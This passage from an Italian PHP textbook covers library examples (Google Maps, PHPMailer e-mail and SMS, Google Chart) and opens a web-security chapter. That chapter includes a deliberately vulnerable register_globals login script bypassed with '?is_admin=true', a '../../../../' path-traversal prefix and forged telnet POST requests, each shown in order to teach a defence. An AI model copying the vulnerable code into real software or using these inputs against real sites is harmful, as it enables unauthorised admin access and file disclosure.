Due client svn sono tortoiseSVN, disponibile all'indirizzo <http://tortoisessvn.net/downloads.html>, e slik svn, che si può scaricare da <http://www.sliksvn.com/en/download>.

La libreria php-google-map-api è ricca di funzioni e viene sviluppata di continuo. Per i prossimi esempi si definisce un template boilerplate rispetto al quale gli script produrranno l'output con i risultati. Si consideri il Listato 10.13.

Listato 10.13 Il template standard per gli esempi, gmap_template.php.

```
<html>
    <head>
        <?php
            echo $gmap->getHeaderJS();
            echo $gmap->getMapJS();
        ?>
    </head>
    <body>
        <?php
            echo $gmap->printOnLoad();
            echo $gmap->printMap();
            echo $gmap->printSidebar();
        ?>
```

```
</body>
</html>
```

Nel primo esempio si visualizza un'immagine di Google Maps con un solo marcatore. Si consideri il Listato 10.14.




Figura 10.6 Immagine di Google Maps con indicata la Torre Eiffel.

Listato 10.14 Immagine di Google Maps, esempio con un solo marcatore.

```
<?php
error_reporting(E_ALL ^ E_NOTICE);
require_once "php-google-map-api/GoogleMap.php";
require_once "php-google-map-api/JSMIn.php";

$gmap = new GoogleMapAPI();
$gmap->addMarkerByAddress(
    "Eiffel Tower, Paris, France",
    "Eiffel Tower Title",
    "Eiffel Tower Description" );
require_once 'gmap_template.php';
?>
```

Si può notare come sia semplice visualizzare un'immagine di Google Maps utilizzando la libreria. Il Listato 10.14 crea un nuovo oggetto `GoogleMapAPI` e lo contrassegna con un indirizzo. Il metodo `addMarkerByAddress` accetta come argomenti aggiuntivi un titolo e una descrizione. Il risultato dello script è mostrato nella Figura 10.6.

Il Listato 10.15 mostra un'immagine da satellite al posto della mappa. Si aggiunge anche un livello di default dello zoom e si sovrappongono

all’immagine le strade trafficate, in modo da ottenere il risultato mostrato nella Figura 10.7.




Figura 10.7 Google Maps visualizza le strade più trafficate di New York.

Listato 10.15 Esempio di percorso stradale sovrapposto a un’immagine di Google Maps.

```
<?php
error_reporting(E_ALL ^ E_NOTICE);
require_once "php-google-map-api/GoogleMap.php";
require_once "php-google-map-api/JSMIn.php";

$gmap = new GoogleMapAPI();
$gmap->addMarkerByAddress( "New York, NY", "New York Traffic", "Traffic
description here" );
$gmap->setMapType( 'map' );
$gmap->setZoomLevel( 15 );
$gmap->enableTrafficOverlay();
require_once 'gmap_template.php';
?>
```

Nell’ultimo esempio si aggiungono più segnaposto su una stessa mappa e la si imposta a “terreno”, come si può vedere nel Listato 10.16; il risultato è riportato nella Figura 10.8.



Figura 10.8 Google Maps in vista terreno e con più segnaposto.

Listato 10.16 Vista terreno in Google Maps, con più segnaposto.

```
<?php
error_reporting(E_ALL ^ E_NOTICE);
require_once "php-google-map-api/GoogleMap.php";
require_once "php-google-map-api/JSMIn.php";

$gmap = new GoogleMapAPI();
$gmap->addMarkerByAddress( "Saskatoon, SK", "", "Home" );
$gmap->addMarkerByAddress( "Vancouver, BC", "", "West Coast" );
$gmap->addMarkerByAddress( "Montreal, QC", "", "Hockey" );
$gmap->addMarkerByAddress( "Playa del Carmen, Mexico", "", "Tropical
vacation" );
$gmap->setMapType( 'terrain' );

require_once 'gmap_template.php';
?>
```

E-mail e SMS

PHP ha una funzione predefinita, `mail`, per inviare messaggi di posta elettronica. Nonostante ciò, per impostare un server di posta complesso è necessario ricorrere a una libreria esterna che consenta la creazione di e-mail con istruzioni orientate agli oggetti. La libreria PHPMailer consente di inviare facilmente messaggi e-mail e SMS. Potete scaricare la libreria da

http://sourceforge.net/projects/phpmailer/files/phpmailer%20for%20php5_6

Il Listato 10.17 mostra l'utilizzo di base della libreria PHPMailer.

Listato 10.17 Utilizzo di base della posta elettronica.

```
<?php
error_reporting(E_ALL);
require"phpmailer/class.phpmailer.php";

$mail = new PHPMailer(); //di default si usa la funzione mail di PHP

$mail->From = "from@foobar.com";
$mail->AddAddress( "to@foobar.net" );

$mail->Subject = "PHPMailer Message";
$mail->Body = "Hello World!\n I hope breakfast is not spam.";

if( $mail->Send() ) {
    echo 'Message has been sent.';
} else {
    echo 'Message was not sent because of error:<br/>';
    echo $mail->ErrorInfo;
}
?>
```

NOTA

L'errore Could not instantiate mail function indica probabilmente che l'indirizzo del mittente non è stato accettato dal server dal quale state inviando il messaggio di posta elettronica.

Il prossimo esempio illustra l'invio di un messaggio formattato in HTML con file allegato.

Listato 10.18 Inviare un messaggio in formato HTML con file allegato.

```
<?php
error_reporting(E_ALL);
require"phpmailer/class.phpmailer.php";

$mail = new PHPMailer(); //di default si usa la funzione mail di PHP

$mail->From = "from@foobar.com";
$mail->AddAddress( "to@foobar.net" );

$mail->Subject = "PHPMailer Message";

$mail->IsHTML(); //dice a PHPMailer che si sta inviando un messaggio HTML
$mail->Body = "<strong>Hello World!</strong><br/> I hope breakfast is not spam.";

//messaggio di ritorno nel caso in cui il client di posta non accetti messaggi HTML
$mail->AltBody = "Hello World!\n I hope breakfast is not spam.";
//inserimento di un allegato
$mail->AddAttachment( "document.txt" );

if( $mail->Send() ) {
    echo 'Message has been sent.';
} else {
```

```

echo 'Message was not sent because of error:<br/>';
echo $mail->ErrorInfo;
}
?>
```

Nel Listato 10.19 si utilizza un server SMTP che prevede l'autenticazione. Lo script esegue anche un ciclo su un array di indirizzi e nomi di e-mail, allo scopo di inviare una serie di messaggi.

Listato 10.19 PHPMailer invia una serie di messaggi con SMTP.

```

<?php

error_reporting(E_ALL);
require"phpmailer/class.phpmailer.php";

$mail = new PHPMailer();

$mail->IsSMTP(); //protocollo SMTP
$mail->Host = "smtp.example.com"; //server SMTP

//autenticazione sul server SMTP
$mail->SMTPAuth = true;
$mail->Username = "brian";
$mail->Password = "briansPassword";

$mail->From = "from@foobar.com";
$mail->Subject = "PHPMailer Message";

$names = array(
    array( "email" => "foobar1@a.com", "name" => "foo1" ),
    array( "email" => "foobar2@b.com", "name" => "foo2" ),
    array( "email" => "foobar3@c.com", "name" => "foo3" ),
    array( "email" => "foobar4@d.com", "name" => "foo4" )
);

foreach ( $names as $n ) {
    $mail->AddAddress( $n['email'] );
    $mail->Body = "Hi {$n['name']}!\n Do you like my SMTP server?";
    if( $mail->Send() ) {
        echo 'Message has been sent.';
    } else {
        echo 'Message was not sent because of     error:<br/>';
        echo $mail->ErrorInfo;
    }
    $mail->ClearAddresses();
}
?>
```

L'ultimo esempio di utilizzo della libreria PHPMailer (Listato 10.20) invia un SMS (*Short Message Service*). Gli SMS sono costituiti da messaggi di testo e per inviarli è necessario conoscere il numero di telefono del

destinatario e il provider. Per quanto riguarda il provider, si deve conoscere il dominio SMS cui inviare il messaggio.

Listato 10.20 PHPMailer per inviare un SMS.

```
<?php

error_reporting(E_ALL);
require"phpmailer/class.phpmailer.php";
define( 'MAX_SMS_MESSAGE_SIZE', 140 );

$mail = new PHPMailer();

$mail->IsSMTP();
$mail->Host = "smtp.example.com";
$mail->SMTPAuth = true;
$mail->Username = "brian";
$mail->Password = "briansPassword";

$mail->From = "from@foobar.com";
$mail->Subject = "PHPMailer Message";

$phone_number = "z+a 555 kfla555-@#1122";
$clean_phone_number = filter_var( $phone_number,
FILTER_SANITIZE_NUMBER_INT );
//+555555-1122
$cleaner_phone_number = str_replace( array( '+' , '-' ) , '' ,
$clean_phone_number );
//5555551122

$sms_domain = "@sms.fakeProvider.com";

//5555551122@fake.provider.com
$mail->AddAddress( $cleaner_phone_number . $sms_domain );
$mail->Body = "Hi recipient!\r\n here is a text";
if ( strlen( $mail->Body ) < MAX_SMS_MESSAGE_SIZE ) {
    if ( $mail->Send() ) {
        echo 'Message has been sent.';
    } else {
        echo 'Message was not sent because of error:<br/>';
        echo $mail->ErrorInfo;
    }
} else {
    echo "Your message is too long.";
}
?>
```

Nel Listato 10.20 si controlla innanzitutto che il numero telefonico contenga solo cifre. Si utilizzano le funzioni `filter_var` per cancellare tutti i caratteri che non siano cifre, il simbolo + o il simbolo -. Si definisce anche la lunghezza massima della stringa e si controlla che il numero indicato non lo superi. Il numero di telefono viene concatenato con il dominio SMS e si

utilizza la stringa completa `str_replace` per impostare l'indirizzo cui inviare il messaggio SMS.

NOTA

La maggior parte dei provider SMS richiede che il numero abbia dieci cifre senza punteggiatura; ciò significa che il numero non comprende il codice della nazione. Può essere necessario verificare questa condizione.

gChartPHP: API wrapper per Google Chart

L'API di Google Chart è molto semplice da utilizzare ed è una libreria molto potente per generare grafici e diagrammi dinamici. Il wrapper gChartPHP definisce una sintassi dell'API orientata agli oggetti, allo scopo di semplificare il lavoro e ridurre gli errori. Google genera le immagini grazie all'API Chart e richiede un certo impegno da parte del server. Potete scaricare l'API wrapper da <http://code.google.com/p/gchartphp/>. Per saperne di più sull'API di Google Chart potete consultare il sito <http://code.google.com/apis/chart/>.

L'API di Google Chart è in grado di generare diversi tipi di diagrammi: a linee, a barre, torte, mappe, a dispersione, diagrammi di Venn, radar, codici QR, google-o-meter, diagrammi misti, a candela e GraphViz. Nei prossimi paragrafi si vedrà come generare una mappa e un diagramma a candela.

Un grafico a mappa è simile a quelli che si trovano in Google Analytics. I paesi che si vogliono evidenziare vengono colorati con una sfumatura compresa tra due diverse tonalità. I dati assegnati a un paese stabiliscono il livello di sfumatura. Questo tipo di rappresentazione è utile quando si vogliono evidenziare i paesi o le aree geografiche delle quali è più significativo il peso nella statistica che si sta strutturando. Si consideri il Listato 10.21.

Listato 10.21 Visualizzare una mappa colorata di una selezione di paesi europei.

```
<?php  
  
error_reporting(E_ALL);  
require_once 'GChartPhp/gChart.php';  
  
$map = new gMapChart();  
  
$map->setZoomArea( 'europe' ); //area geografica  
//Italia, Svezia, Gran Bretagna, Spagna, Finlandia  
$map->setStateCodes( array( 'IT', 'SE', 'GB', 'ES', 'FI' ) );  
$map->addDataSet( array( 50, 100, 24, 80, 65 ) ); //livello di  
ombreggiatura della sfumatura  
$map->setColors(
```

```

'E7E7E7', //default
array('0077FF', '000077') //intervallo di colori della
sfumatura
);
echo "<img src=\"". $map->getUrl() . "\" /><br/>Europe";
?>

```

Nel Listato 10.21 si costruisce un oggetto `gMapChart` e si ingrandisce la zona che identifica l’Europa, poi si aggiungono i codici di alcune nazioni europee. Potete trovare l’elenco delle sigle dei paesi europei consultando la pagina http://en.wikipedia.org/wiki/ISO_3166-1_alpha-2. Lo script imposta i dati corrispondenti a ogni codice. È sufficiente definire uno stesso valore per colorare allo stesso modo tutti i paesi. Dopodiché si impostano i colori. Nell’esempio si sceglie una sfumatura che va dal blu-verde chiaro al blu scuro. Infine, si riporta l’URL direttamente nel tag dell’immagine. La Figura 10.9 mostra la mappa generata dall’API di Google Chart.



Figura 10.9 Mappa generata dall’API di Google Chart.

NOTA

Una richiesta `GET` impone un limite alla lunghezza della query. L’API e il wrapper di Google Chart API consentono di inviare richieste `POST`, per esempio utilizzando il metodo `renderImage(true)`.

Il secondo e ultimo esempio mostra come si realizza un grafico a candela (*candlestick chart*). Questi grafici richiedono almeno quattro serie di dati e vengono impiegati in genere per visualizzare l’andamento delle quotazioni dei titoli azionari. Si consideri la Figura 10.10.

L’indicatore a candela è identificato da un’area compresa tra il prezzo di apertura e quello di chiusura del titolo, che prende il nome di “corpo” o “corpo centrale” della candela. Gli “stoppini” (*wick*) visibili in alto e in basso sono chiamati “ombre” e mostrano il prezzo più alto e il più basso di

quotazione giornaliera del titolo. Il Listato 10.22 costruisce un grafico a candela.




Figura 10.10 Indicatore da utilizzare nel grafico a candela.

Listato 10.22 Codice per realizzare un grafico a candela.

```
<?php

error_reporting(E_ALL);
require_once 'GChartPhp/gChart.php';

$candlestick = new gLineChart( 400, 400 );

//andamento dei prezzi di chiusura tracciato su una linea
//32 pts
$candlestick->addDataSet(
    array( 90, 70, 60, 65, 75, 85, 70, 75,
           80, 70, 75, 85, 100, 105, 100, 95,
           80, 70, 65, 35, 30, 45, 40, 50,
           40, 40, 50, 60, 70, 75, 80, 75
);

//simboli per il grafico a candela. il prezzo di chiusura è lo stesso
//della linea da tracciare
$candlestick->addHiddenDataSet(
    array( 100, 95, 80, 75, 85, 95, 90, 95,
           90, 85, 85, 105, 110, 120, 110, 110,
           105, 90, 75, 85, 45, 55, 50, 70,
           55, 50, 55, 65, 80, 85, 90, 85
));
//prezzo massimo
$candlestick->addHiddenDataSet(
    array( 80, 90, 70, 60, 65, 75, 85, 70,
           75, 80, 70, 75, 85, 100, 105, 100,
           95, 80, 70, 65, 35, 30, 45, 40,
           50, 45, 40, 50, 60, 70, 75, 80
)
```

```

)); //prezzo di apertura
$candlestick->addHiddenDataSet(
    array( 90, 70, 60, 65, 75, 85, 70, 75,
        80, 70, 75, 85, 100, 105, 100, 95,
        80, 70, 65, 35, 30, 45, 40, 50,
        40, 40, 50, 60, 70, 75, 80, 75
)); //prezzo di chiusura
$candlestick->addHiddenDataSet(
    array( 65, 65, 50, 50, 55, 65, 65,
        70, 50, 65, 75, 80, 90, 90, 85,
        60, 60, 55, 30, 25, 20, 30, 30,
        30, 25, 30, 40, 50, 55, 55, 55
)); //prezzo minimo

$candlestick->addValueMarkers(
    'F', //il tipo di indicatore della linea è una candela
    '000000', //colore nero
    1, //start with "high" data series
    '1:', //non mostra il primo indicatore
    5 //larghezza dell'indicatore
);
$candlestick->setVisibleAxes( array( 'x', 'y' ) ); //assi x e y
$candlestick->addAxisRange( 0, 0, 32 ); //asse x
$candlestick->addAxisRange( 1, 0, 110 ); //asse y

echo "<img src=\"". $candlestick->getUrl() . "\" /><br/>Stock market
report";
?>

```

Nel Listato 10.22 si costruisce un oggetto `gLineChart`, poi si definisce il set di dati della linea e quattro set di dati nascosti, che verranno impiegati per costruire le candele. A questo punto si aggiungono gli indicatori a forma di candela. Infine, si impostano i dati sugli assi e si visualizza l'immagine generata dallo script. L'output prodotto dall'esecuzione del Listato 10.22 è mostrato nella Figura 10.11.

Riepilogo

In questo capitolo è stato spiegato l'utilizzo di molte librerie PHP, mostrando come la disponibilità di soluzioni già esistenti possa rappresentare un grande vantaggio. I metodi wrapper delle API di Google Maps e di Google Chart possono essere integrati con gli script PHP. Sono stati acquisiti i dati di feed RSS e di un sito web. Sono stati generati documenti PDF, messaggi di posta elettronica e SMS.

L'impiego delle librerie consente di sviluppare applicazioni rapidamente e ad alto livello, trascurando i dettagli di basso livello. L'aspetto negativo è

che non è possibile controllare il funzionamento del codice di terze parti: ci si deve fidare e sperare che non sia codice maligno o pieno di bug.

I programmatori possono provare a scrivere librerie personalizzate, se ritengono che in quelle esistenti manchino funzionalità importanti o che siano scritte senza rispettare determinati standard. Tuttavia, scrivere una nuova libreria è un lavoro che richiede molto tempo e fatica; spesso conviene contribuire al perfezionamento di una libreria esistente sviluppando patch, offrendo soluzioni ai problemi di funzionamento e richiedendo nuove funzionalità.




Figura 10.11 Grafico a candela delle quotazioni azionarie prodotto dall'output del Listato 10.22.

Sicurezza

La programmazione di pagine web implica un'attenzione particolare ai problemi legati alla sicurezza. Ci sono molti punti potenzialmente vulnerabili che un malintenzionato può sfruttare a proprio vantaggio. Chi sviluppa in PHP deve essere attento e sempre aggiornato sulle tecniche di sicurezza più avanzate. In questo capitolo verranno illustrate le modalità e le soluzioni che rendono più sicuro un sito.

Il concetto fondamentale da cui partire è che non ci si deve mai fidare dei dati o delle intenzioni di chi visita il sito. I dati utente che devono essere filtrati e ripuliti provengono da sorgenti diverse tra loro, per esempio stringhe URL di query, dati inseriti in un form, array `$_COOKIES`, `$_SESSION`, `$_SERVER` e richieste Ajax.

Nei prossimi paragrafi verranno illustrati i tipi di attacchi più diffusi e si vedrà come prevenirli, affrontando gli argomenti indicati di seguito.

- Prevenzione da attacchi Cross-Site Scripting (XSS) tramite l'escape dell'output.
- Prevenzione da attacchi Cross-Site Request Forgery (CSRF) grazie a token nascosti dei form.
- Prevenzione da attacchi session fixation evitando di memorizzare l'ID di sessione (SID) in un cookie e generando un nuovo SID quando si apre una nuova pagina.
- Prevenzione da attacchi SQL Injection utilizzando istruzioni prepared e PDO.
- Uso dell'estensione dei filtri.

Si spiegherà come rendere più sicuri il file `php.ini`, le impostazioni del server e l'hashing delle password utente.

“Non fidarti di nessuno”

Nei telefilm della serie *X-Files* il protagonista Fox Mulder era solito affermare: “Non fidarti di nessuno”. Una frase che è sempre bene tenere presente anche nella programmazione web. Si consideri la situazione peggiore, in cui tutti i dati sono stati manomessi. Cookie, richieste Ajax, header, valori dei form (perfino da comandi POST) sono tutti elementi che si possono intercettare e manipolare. Anche nel caso in cui gli utenti siano affidabili, è bene garantire che i campi dei form siano stati compilati nel modo giusto ed evitare di ricevere dati formattati non correttamente. In sostanza, è necessario filtrare i dati di input ed effettuare l’escape dell’output. Nei prossimi paragrafi verranno presentate le nuove funzioni di filtro PHP che semplificano queste operazioni.

Si vedrà inoltre come configurare il file `php.ini` per aumentare la sicurezza del sito. Nonostante ciò, scrivere una libreria che verrà utilizzata liberamente non garantisce che l’utente finale rispetti al meglio le regole di configurazione del proprio file `php.ini`. Per questo motivo occorre sempre scrivere il codice tenendo conto di tutte le eventualità e presumere che il file `php.ini` non sia completamente sicuro.

register_globals

Le regole di programmazione suggeriscono di inizializzare sempre le variabili, allo scopo di prevenire attacchi che si possono verificare quando si attiva la direttiva `register_globals` in `php.ini`. Grazie all’attivazione di `register_globals`, le variabili `$_POST` e `$_GET` sono registrate come globali all’interno di uno script. L’inserimento di una query string in uno script, per esempio `?foobar=3`, implica che PHP crei dietro le quinte una variabile globale che ha lo stesso nome:

```
$foobar = 3; //register_globals dichiara per conto proprio questa variabile globale.
```

Con l’attivazione di `register_globals` e l’URL impostato come `http://foobar.com/login.php?is_admin=true`, lo script del Listato 11.1 ammette sempre i privilegi da amministratore.

Listato 11.1 register_globals evita un controllo di sicurezza: login.php.

```
<?php  
    session_start();  
  
    // $is_admin = $_GET['is_admin'] è inizializzato da  
    register_globals
```

```

//$is_admin = true; valore corrente da passare

    if ( user_is_admin( $_SESSION['user'] ) ) {           //rende inutile
questo controllo
        $is_admin = true;
    }

    if ( $is_admin ) {          //è sempre true
        //assegna all'utente i privilegi da amministratore
    }
    ...
?>

```

L'eventuale malintenzionato deve indovinare il nome della variabile `$is_admin` prima di sferrare l'attacco. In alternativa, quando si utilizza una libreria conosciuta il malintenzionato può individuare facilmente i nomi delle variabili esaminando l'API o il codice sorgente della libreria. Per evitare questo genere di attacco è fondamentale inizializzare tutte le variabili, come nel Listato 11.2. In questo modo si garantisce che `register_globals` non possa eseguire l'override delle variabili esistenti.

Listato 11.2 Inizializzare le variabili per evitare un impiego improprio di `register_globals`.

```

<?php
    //$/is_admin = $_GET['is_admin'] è inizializzato da
register_globals
    //$/is_admin = true; valore corrente da passare
    $is_admin = false;           //impostato per evitare
l'override
                                //valore iniziale impostato da
register_globals
    if ( user_is_admin( $user ) ) {
        $is_admin = true;
    }

    if ( $is_admin ) {          //ora questo è solo true
        //se la funzione user_is_admin restituisce
true
        //assegna all'utente i privilegi da admin
    }
    ...
?>

```

Whitelist e blacklist

Non si devono utilizzare valori `$_GET` o `$_POST` nelle chiamate di funzioni `include` oppure `require`, poiché i nomi dei file devono rimanere ignoti. Un malintenzionato può tentare di aggirare le limitazioni di accesso alla root del documento aggiungendo al nome del file un prefisso `../../../../`. Per quanto

riguarda le variabili delle chiamate `include` e `require`, è bene impostare una whitelist dei nomi ammessi oppure sanificare i nomi dei file.

NOTA

Una whitelist è un elenco di voci approvate. Al contrario, una blacklist è un elenco di voci che non si possono accettare. Le whitelist sono più rigide delle blacklist, poiché indicano esattamente i nomi approvati. Le blacklist richiedono invece un aggiornamento costante per risultare efficaci. Esempi di whitelist sono per esempio elenchi di indirizzi e-mail, nomi di dominio o tag HTML approvati. Le blacklist includono invece elenchi non accettati degli stessi elementi.

Il Listato 11.3 illustra come accettare una whitelist relativa a nomi di file.

Listato 11.3 Limitazione dei file `include` mediante una whitelist di nomi accettabili.

```
<?php
    //whitelist di nomi ammessi per i file
    $allowed_includes = array( 'fish.php', 'dogs.php', 'cat.php' );
    if ( isset( $_GET['animal'] ) ) {
        $animal = $_GET['animal'];
        $animal_file = $animal. '.php';
        if( in_array( $animal_file, $allowed_includes ) ) {
            require_once($animal_file);
        } else {
            echo "Error: illegal animal file";
        }
    }
?>
```

Per quanto riguarda i file che sono aperti dallo script, la funzione `basename` consente di garantire che i file inclusi non siano esterni alla root del documento.

È necessario filtrare il nome del file contenuto negli URL indicati dall'utente e ricavati da `file_get_contents`. Si può utilizzare la funzione `parse_url` per estrarre l'URL e riconoscere la query string, oppure sfruttare `FILTER_SANITIZE_URL` e `FILTER_VALIDATE_URL` per garantire che si tratta di un URL valido. Più avanti si vedrà come impiegare i filtri.

I dati dei form

Molti lettori sono consapevoli del fatto che i campi dei form inviati con il metodo `HTTP GET` possono essere manomessi modificando direttamente la query inserita nell'URL. Il metodo GET è la soluzione adottata di solito; per esempio, il modulo di ricerca del sito <http://stackoverflow.com> può essere inviato utilizzando una semplice query. Si consideri il Listato 11.4.

Listato 11.4 Ricerca in stackoverflow.com modificando direttamente la query nell'URL.

<http://stackoverflow.com/search?q=php+xss>

Le istruzioni di markup del form di ricerca sono riportate nel Listato 11.5.

Listato 11.5 Il form di ricerca di stackoverflow.com.

```
<form id="search" method="get" action="/search">
<div>
<input class="textbox" type="text" value="search" size="28"
maxlength="140"
onfocus="if (this.value=='search') this.value = ''" tabindex="1"
name="q">
</div>
</form>
```

È possibile ottenere i medesimi risultati della ricerca via client telnet, utilizzando direttamente richieste HTTP, come si può vedere nel Listato 11.6.

Listato 11.6 Comandi telnet per inviare una richiesta GET.

```
telnet stackoverflow.com 80
GET /search?q=php+xss HTTP/1.1
Host: stackoverflow.com
```

In genere si ritiene erroneamente che i form che impiegano il metodo HTTP POST siano più sicuri. Anche se non possono essere modificati intervenendo direttamente sulla query nell'URL, un utente può comunque inviare una query via telnet. Si prenda di nuovo il form che ha impiegato il metodo POST con l'istruzione `<form id="search" method="post" action="/search">`; si può inviare una query sfruttando una modifica dei comandi telnet indicati in precedenza.

Listato 11.7 Comandi telnet per inviare una richiesta POST.

```
telnet stackoverflow.com 80
POST /search HTTP/1.1
Host: stackoverflow.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
q=php+xss
```

Il Listato 11.7 evidenzia che non è necessario impostare il markup del form. È sufficiente conoscere la struttura delle variabili POST attese dal form per inviare correttamente una richiesta POST. Se il malintenzionato intercetta il traffico in Rete, può facilmente individuare il contenuto del form che sta comunicando i dati, e successivamente può tentare di falsificare il form inviandolo dopo averlo compilato con una serie di dati validi. Per evitare questa forma di spoofing è bene verificare se il server ha inviato un token nascosto nel form insieme alla richiesta, come verrà illustrato più avanti nel capitolo.

NOTA

Il token nascosto nel form prende il nome di nonce, abbreviazione di "numero usato una volta" (number used once). Il token è diverso per ogni invio di dati, allo scopo di impedire che un intruso non autorizzato possa inviare dati validi, per esempio una password. In mancanza del token nascosto, il server rifiuta l'invio dei dati del form.

Ogni volta che i dati del form contengono informazioni sensibili, per esempio il nome utente e la password per accedere al conto bancario, le comunicazioni dovrebbero avvenire utilizzando il protocollo SSL (*Secure Sockets Layer*) per escludere che eventuali intrusi possano intercettare il traffico in Rete.

\$_COOKIES, \$_SESSION e \$_SERVER

